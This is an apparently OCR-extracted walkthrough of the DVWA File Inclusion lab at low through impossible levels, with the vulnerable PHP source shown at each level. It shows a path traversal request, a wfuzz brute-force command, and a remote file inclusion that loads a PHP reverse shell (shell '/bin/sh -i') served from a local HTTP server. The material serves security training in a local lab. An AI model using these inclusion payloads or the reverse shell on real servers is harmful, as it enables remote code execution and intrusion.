
# fileInclusion

## Low

**About**

Some web applications allow the user to specify input that is used directly into file streams or allows the user to upload files to the server. At a later time the web application accesses the user supplied input in the web applications context. By doing this, the web application is allowing the potential for malicious file execution.

If the file chosen to be included is local on the target machine, it is called "Local File Inclusion (LFI). But files may also be included on other machines, which then the attack is a "Remote File Inclusion (RFI).


When RFI is not an option. using another vulnerability with LFI (such as file upload and directory traversal) can often achieve the same effect.

Note, the term "file inclusion" is not the same as "arbitrary file access" or "file disclosure".

---

**Objective**

Read all five famous quotes from '../hackable/flags/fi.php' using only the file inclusion.




we try to bruteforce this url:
http://127.8.0.1/vulnerabilities/fi/?page=../../hackable/flags/

Pretty Raw \n Actions

```
1  GET /vulnerabilities/fi/?page=../../hackable/flags/fi.php HTTP/1.1
2  Host: 127.8.0.1
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Cookie: PHPSESSID=fkdb3pv4kvgcul79d2encop395; security=low
9  Upgrade-Insecure-Requests: 1
10
11
```

```
└─# wfuzz -c --hl 82 -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt -b "PHPSESSID=fkdb3pv4kvgcul79d2encop395; security=low" "http://127.8.0.1/vulnerabilities/fi/index.php?page=../../hackable/flags/FUZZ.php"
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://127.8.0.1/vulnerabilities/fi/index.php?page=../../hackable/flags/FUZZ.php
Total requests: 207643

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000001462:   200        93 L     268 W      3601 Ch     "fi"
```


LET's check out remote file inclusion

```
┌──(root💀kali)-[/Documents/dvwa/fileInclusion]
└─# cp /usr/share/laudanum/php/php-reverse-shell.php .

┌──(root💀kali)-[/Documents/dvwa/fileInclusion]
└─# mv php-reverse-shell.php shell.php

┌──(root💀kali)-[/Documents/dvwa/fileInclusion]
└─# geany shell.php
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';   // CHANGE THIS
$port = 1337;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

```
127.0.0.1/dvwa/vulnerabilities/fi/?page=http://127.0.0.1:9000/shell.php
```

```
└─$ python2 -m SimpleHTTPServer 9000
Serving HTTP on 0.0.0.0 port 9000 ...
127.0.0.1 - - [14/Feb/2021 11:00:33] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [14/Feb/2021 11:00:33] code 404, message File not found
127.0.0.1 - - [14/Feb/2021 11:00:33] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [14/Feb/2021 11:01:17] "GET /shell.php HTTP/1.0" 200 -
```





## vulnerabilities/fi/source/low.php


```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

?>
```


# Medium


## Medium File Inclusion Source


```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\"" ), "", $file );

?>
```









# High


## High File Inclusion Source

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```




ERROR: File not found!




1.) Bond. James Bond 2.) My name is Sherlock Holmes. It is my business to know what other people don't know.

--LINE HIDDEN ;)--

4.) The pool on the roof must have a leak.

## Impossible File Inclusion Source

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Only allow include.php or file{1..3}.php
if( $file != "include.php" && $file != "file1.php" && $file != "file2.php" && $file != "file3.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```